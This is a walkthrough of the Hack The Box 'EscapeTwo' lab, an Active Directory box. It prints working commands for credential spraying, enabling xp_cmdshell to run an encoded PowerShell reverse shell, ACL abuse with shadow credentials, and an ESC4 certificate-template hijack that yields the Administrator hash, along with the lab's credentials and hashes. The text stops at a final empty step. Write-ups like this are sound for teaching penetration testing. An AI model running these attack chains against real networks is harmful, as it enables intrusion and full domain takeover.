Hack The Box EscapeTwo Writeup (Easy Windows)
Easy Windows AD box. A corrupted xlsx on an SMB share leaks passwords, sa on MSSQL gives a shell, and an ESC4 template hijack mints the Administrator.
Summary
EscapeTwo is an easy difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. We leverage these credentials to access a file share containing a corrupted Excel document. By modifying its byte structure, we extract credentials. These are then sprayed across the domain, revealing valid credentials for a user with access to MSSQL, granting us initial access. System enumeration reveals SQL credentials, which are sprayed to obtain WinRM access. Further domain analysis shows the user has write owner rights over an account managing ADCS. This is used to enumerate ADCS, revealing a misconfiguration in Active Directory Certificate Services. Exploiting this misconfiguration allows us to retrieve the Administrator account hash, ultimately leading to complete domain compromise.
Machine Notes
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su
I save the username “rose” to “users.txt” and the password “KxEPkKe6R8su” to “passwords.txt”
Service Enumeration
I use the following nmap command to enumerate for services:
1
nmap -A -vv -oN scans/nmap.initial -Pn 10.129.232.128
It yields the following results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
# Nmap 7.93 scan initiated Thu Nov 13 16:15:46 2025 as: nmap -A -vv -oN scans/nmap.initial -Pn 10.129.232.128
Nmap scan report for 10.129.232.128
Host is up, received user-set (0.15s latency).
Scanned at 2025-11-13 16:15:47 -03 for 102s
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-11-13 19:16:04Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55aa63f50baed44f865820a5b8ef493
| SHA-1: a87b9555516474d3f73fbded72e7baabdb76c12a
| -----BEGIN CERTIFICATE-----
| MIIF<SNIP>ZM=
|_-----END CERTIFICATE-----
|_ssl-date: 2025-11-13T19:17:27+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55aa63f50baed44f865820a5b8ef493
| SHA-1: a87b9555516474d3f73fbded72e7baabdb76c12a
| -----BEGIN CERTIFICATE-----
| MIIF<SNIP>ZM=
|_-----END CERTIFICATE-----
|_ssl-date: 2025-11-13T19:17:26+00:00; -1s from scanner time.
1433/tcp open  ms-sql-s      syn-ack Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-13T19:15:17
| Not valid after:  2055-11-13T19:15:17
| MD5:   29a878e804da8654d93404911c496329
| SHA-1: d9855bc37517b3fb83ccc33059179a685737b7ed
| -----BEGIN CERTIFICATE-----
| MII<SNIP>WQ==
|_-----END CERTIFICATE-----
|_ssl-date: 2025-11-13T19:17:27+00:00; 0s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55aa63f50baed44f865820a5b8ef493
| SHA-1: a87b9555516474d3f73fbded72e7baabdb76c12a
| -----BEGIN CERTIFICATE-----
| MIIF<SNIP>ZM=
|_-----END CERTIFICATE-----
|_ssl-date: 2025-11-13T19:17:27+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-13T19:17:26+00:00; -1s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55aa63f50baed44f865820a5b8ef493
| SHA-1: a87b9555516474d3f73fbded72e7baabdb76c12a
| -----BEGIN CERTIFICATE-----
| MIIF<SNIP>ZM=
|_-----END CERTIFICATE-----
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
SMB Server Enumeration
I ran the command:
1

nxc smb 10.129.232.128 -u rose -p 'KxEPkKe6R8su' --shares
And discovered my user has access to the “accounting department” share. This share sparks my curiosity because is the only one “non-default”:
I mount the share to my local machine:
1
sudo mount -t cifs -o username=rose,password=KxEPkKe6R8su '//10.129.232.128/accounting department' mount/
I list for files and find two excel sheets:
1
2
3
4
5
6
$ ls -la mount/
total 24
drwxr-xr-x 2 root root     0 Jun  9  2024 .
drwxr-xr-x 4 user user  4096 Nov 13 16:17 ..
-rwxr-xr-x 1 root root 10217 Jun  9  2024 accounting_2024.xlsx
-rwxr-xr-x 1 root root  6780 Jun  9  2024 accounts.xlsx
I copy everything from the mountpoint into a “loot” folder:
1
2
$ mkdir loot
$ cp mount/* loot/
Inspecting Excel Sheets

I try opening accounts.xlsx using libreoffice, but it errors out:

I then check to see the file type, it says for some reason it’s a zip file (maybe that’s normal for xlsx files), so I unzip it and it gives me a handful of files to work with:
Obviously I run a command to look for “password” in all files:
1
grep -ri password . --color
It finds a few instances! It seems like this sheet contains the passwords for some users:

I save them all to my “passwords.txt” file:
1
2
3
4
5
KxEPkKe6R8su
0fwz7Q4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
Password Spraying
I now have as considerable amount of passwords to try against the domain. First I get a users file with al the users in the domain:
1
nxc ldap 10.129.232.128 -u rose -p 'KxEPkKe6R8su' --users-export users.txt
I edit the file to remove a few default users like Administrator, krbtgt and guest. The following are the valid users:
1
2
3
4
5
6
michael
ryan
oscar
sql_svc
rose
ca_svc
I do run a password spray against all users with all passwords obtained from the cheet:
1
nxc ldap 10.129.232.128 -u users.txt -p passwords.txt --continue-on-success
I find one new valid credential among the output:
1
[+] sequel.htb\oscar:86LxLBMgEWaKUnBG
MSSQL Enumeration
I notice there’s a password that goes:
1
MSSQLP@ssw0rd!
That points to MSSQL. There is in fact a user named “sql_svc” in the domain. However, when trying to log in using this password, it fails.
Reading through the cheet again, I find this (internal) username is tied to this MSSQL password:
1
sa@sequel.htb
I try logging in to the MSSQL server using this username, and it works! It immediately says (Pwn3d!) because “sa” is the database administrator. I enable “xp_cmdshell” right away to start executing OS commands on the machine:

To enable XP_CMDSHELL:
1
nxc mssql 10.129.232.128 -u sa -p 'MSSQLP@ssw0rd!' --local-auth -M enable_cmdshell -o ACTION=enable
Initial Access - MSSQL
I do get a powershell base64 encoded shell from revshells.com:

I do use netexec to execute this powershell payload:
1
nxc mssql 10.129.232.128 -u sa -p 'MSSQLP@ssw0rd!' --local-auth -x 'powershell -e <base64 blob>'
I immediately get a shell in the machine as “sql_svc”:
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\users\sql_svc\documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\users\sql_svc\documents> whoami
sequel\sql_svc
Active Directory Enumeration
I do use rusthound-ce to collect data for bloodhound:
1
rusthound-ce -d sequel.htb -z -c All -u rose -p 'KxEPkKe6R8su'
Mind you, I added the machine’s IP address to my /etc/resolv.conf file like so:
1
2
$ cat /etc/resolv.conf
nameserver 10.129.232.128
Because I’ve had issues in the past with DNS when collecting data like that, so now I just route all DNS queries through the box for this small period of time.

I mark my user “rose” as owned and see it has some outbout privileges, but they’re all normal:

I also go ahead and mark “oscar” as owned and I notice it has membership in another group (accounting department):

Now I look for the “Remote Management Users” group because members of this group can winrm into the machine (worth checking). I see that the only member of Remote Management Users is “ryan”. I mark “ryan” as a high-value user:
When I look at ryan’s outbound privileges, I see it has “WriteOwner” over the ca_svc user:

And, well, ca_svc has a bunch of privileges over ADCS stuff:

So now it’s pretty clear to me I gotta get to “ryan” in order to compromise “ca_svc” and ultimately get domain admin.
Lateral Movement
Anyways, back to my shell in the system as “sql_svc”. I ran many tools, ranging from PrivescCheck.ps1 to winpeas.exe to even Lazagne.exe but got no actionable, immediate results that could possibly assist me in escalating privileges or moving laterally.
I truly can’t explain why any of my system enumeration tools missed this file at
1
C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI
Because it clearly contains a keyword “password” that should match the regex search at least for winpeas (I ran winpeas all checks with .\winpeas.exe all and it never located this file). The file contains a new password we didn’t know about:

I save this new password to my “passwords.txt” file and perform a password spray against “ryan”:

With that, I have confirmed new credentials:
1
2
Username: ryan
Password: WqSZAF6CysDQbGb3
Active Directory Exploitation
I know that “ryan” has “WriteOwner” on “ca_svc”. There are quite a few ways to exploit this ACL, but I’m going with shadow credentials. That’s better because I can still control the account fully, without the need to change its password.

I first set ca_svc’s owner as “ryan”:
1
owneredit.py -action write -new-owner ryan -target ca_svc sequel.htb/ryan:WqSZAF6CysDQbGb3 -dc-ip 10.129.232.128
Then I give “ryan” full control over the ca_svc user object:
1
dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' sequel.htb/ryan:WqSZAF6CysDQbGb3
You can see both commands being executed in the screenshot below:

Now I can use certipy to perform the shadow credentials attack automatically against ca_svc:
1
certipy shadow auto -u ryan -p WqSZAF6CysDQbGb3 -dc-host sequel.htb -account ca_svc
The command works, and I get the NTLM hash for ca_svc:
ADCS Enumeration
I know that “ca_svc” has interesting privileges (GenericAll) over a certificate template in the domain:

I use certipy as ca_svc to enumerate ADCS and find vulnerable configs:
1
certipy find -vulnerable -u ca_svc -hashes :3b181b914e7a9d5508ea1e20bc2b7fce -dc-host sequel.htb
The command generates a json file to my current working directory. I open it to be presented with more detailed info about the ADCS infraestructure. The output outlines a severe vulnerability (ESC4):

I search google for the certipy wiki on ESC4 for reference:
ESC4, or Template Hijacking, occurs when an attacker gains permissions to modify a certificate template object stored in Active Directory. Certificate templates are AD objects residing in the Configuration Naming Context (under
CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=...) and are protected by ACLs. If an attacker obtainsWriteaccess - such asWriteDACL(to change permissions),WriteOwner(to take ownership and then change permissions), specificWritePropertyrights on critical attributes, orFullControl- over a template object, they can alter its configuration. This modification can turn a previously secure template into one vulnerable to other attack scenarios, most commonly ESC1 (Enrollee-Supplied Subject for Client Authentication) or ESC2 (Any Purpose Certificate).

So first I reconfigure the template to a vulnerable state with the command (it’ll ask for confirmation, you just confirm):
1
2
3
4
certipy template \
    -u 'ca_svc' -hashes :3b181b914e7a9d5508ea1e20bc2b7fce \
    -dc-ip '10.129.232.128' -template 'DunderMifflinAuthentication' \
    -write-default-configuration
Then I request the template, impersonating administrator:
1
2
3
4
5
certipy req \
    -u 'ca_svc' -hashes :3b181b914e7a9d5508ea1e20bc2b7fce \
    -dc-ip '10.129.232.128' -target 'DC01.sequel.htb' \
    -ca 'sequel-DC01-CA' -template 'DunderMifflinAuthentication' \
    -upn 'administrator@sequel.htb' -sid 'S-1-5-21-548670397-972687484-3496335370-500'
Note that you can find the SID for the administrator user through bloodhound:

And log in to ADCS to get the NT hash for administrator:
1
certipy auth -pfx 'administrator.pfx' -dc-ip '10.129.232.128'
In this screenshot you can see all three commands being executed:

Then finally I can get a shell in the system as root with:
1
